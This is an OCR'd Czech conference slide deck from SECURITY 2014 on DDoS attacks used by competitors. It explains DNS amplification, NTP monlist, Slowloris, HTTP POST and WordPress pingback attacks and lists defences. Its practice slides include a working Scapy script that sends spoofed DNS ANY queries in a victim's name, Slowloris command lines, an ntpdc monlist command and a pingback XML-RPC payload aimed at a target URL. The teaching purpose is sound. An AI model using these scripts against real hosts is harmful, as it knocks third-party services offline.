
SECURITY 2014

22. ročník konference o bezpečnosti v ICT



DDoS jako zbraň v rukou konkurence

Ing. Martin Klubal

AEC, spol. s r.o.

Útok v různých podobách

- DNS DDoS
- NTP DDoS
- Slowloris/HTTP POST DoS
- WordPress DDoS

Přehled pojmů

- DoS vs. DDoS
  - 4. vs. 7. vrstva modelu ISO/OSI
  - Pád vs. nedostupnost systému
- DNS
  - TCP
  - UDP
- Botnet
  - C&C (hnízdo)
  - Zombie


Přehled pojmů

- Amplifikátor
  - Amplifikační efekt
- Reflektor (DRDoS)
  - Bezstavový UDP protokol

DNS DDoS

- Malé dotazy generují velké odpovědi
- Open Resolvers
- Source IP Spoofing (Reflection)
- Botnety
- EDNS0 (Amplification)
  - Odpovědi > 512 bytů
- DNSSEC
- ANY, TXT, PRSIG, DNSKEY, …


DNS DDoS


BOTNET
Controlled by attacker
Authorative name server
Victim
25KB/s
125 MB/s
To: Name server
From: Spoofed victim's IP
Request record from $domain.com zone
Small request
To: Victim
From: Name server
Big record set (TXT,ANY,RRSIG) from $domain.com
Big response
Response is 50 times larger then request
Amplification ratio 50:1
25KB/s*50 = 1,25MB/s
100 bots*1,25MB/s = 125MB/s

DNS DDoS - Obrana

- Vymýcení Open Resolverů
- Zamezení IP Spoofingu (URPF)
- Response Rate Limiting (RRL)
- IPS

Sofistikovaný DNS DDoS



DNS DDoS - Praxe

- DNS Open Resolvers
  - Open Resolver Project
  - Utilita zmap
  - Distribuované sekvenční procházení IP rozsahů
  - Source IP Spoofing – např. Scapy

Source IP Spoofing - Scapy

```
#!/usr/bin/python

from scapy.all import *

target = '148.12.36.51'
dnsserver = '8.8.8.8'
dnsquery = 'iana.com'
dnstype = 255 # A=1, TXT=16, ANY=255

send(IP(dst=dnsserver, src=target)/
     UDP(dport=53,sport=RandShort())/
     DNS(qd=DNSQR(qname=dnsquery,qclass=1,qtype=dnstype)))
```

NTP DDoS

- Network Time Protocol
- UDP/123
- Příkaz monlist
  - 600 posledních klientů daného NTP serveru

```
ntpdc -n -c monlist 192.168.21.14
```

- Obrana /etc/ntp.conf
  - disable monitor

Slowloris

- Slowloris
  - Apache <= 2.2.14
  - Timeout 300s (5 minut!)

```
./slowloris.pl -dns aec.pentest.cz -port 80 -test

./slowloris.pl -dns aec.pentest.cz -port 80 -timeout 300 -num 500 -tcpto 5
```

- Obrana
  - Snížit Timeout
  - Upgrade nebo moduly
  - Předsazení proxy/balanceru


HTTP POST DoS

- POST hlavička Content-Length
- Posílání dat byte po byte každých 100 vteřin
- Náchylný libovolný webový server s POST
- IIS 6.0 k pádu nepotřebuje ani POST formulář
- HTTP/1.1 nemá hlavičku Content-Length
  - Útok je snazší, není nijak limitován
- Obrana
  - Moduly
  - Omezit velikost POST

WordPress DDoS

- WordPress
  - Pingback (Trackbacks) technologie
  - XML-RPC na /xmlrpc.php
- tvorba seznamu
  - procházení domén (.cz, .sk, .com, .net, .info)
  - detekce WordPress
  - detekce článku (/feed)
- Cílová URL
  - Náročná na databázové zdroje

WordPress DDoS



WordPress DDoS - Praxe

- Cílová URL (oběť)
- WordPress URL
- Min 1 článek pro Pingback

WordPress – XML RPC

```xml
<?xml version="1.0" encoding="iso-8859-1"?>
 <methodCall>
  <methodName>pingback.ping</methodName>
  <params>
   <param>
    <value>
     <string>http://target.tld/</string>
    </value>
   </param>
   <param>
    <value>
     <string>http://wordpress.tld/</string>
    </value>
   </param>
  </params>
 </methodCall>
```

Rekapitulace

- Snadné vybudování DDoS sítě
- Efektivita botnetu
- Nulové náklady
- Minimální programátorské vědomosti
- Legální hledisko
- Vysoká anonymita
- Komplikovaná obrana

SECURITY 2014

22. ročník konference o bezpečnosti v ICT

Děkujeme za pozornost.

Ing. Martin Klubal
AEC, spol. s r.o.
martin.klubal@aec.cz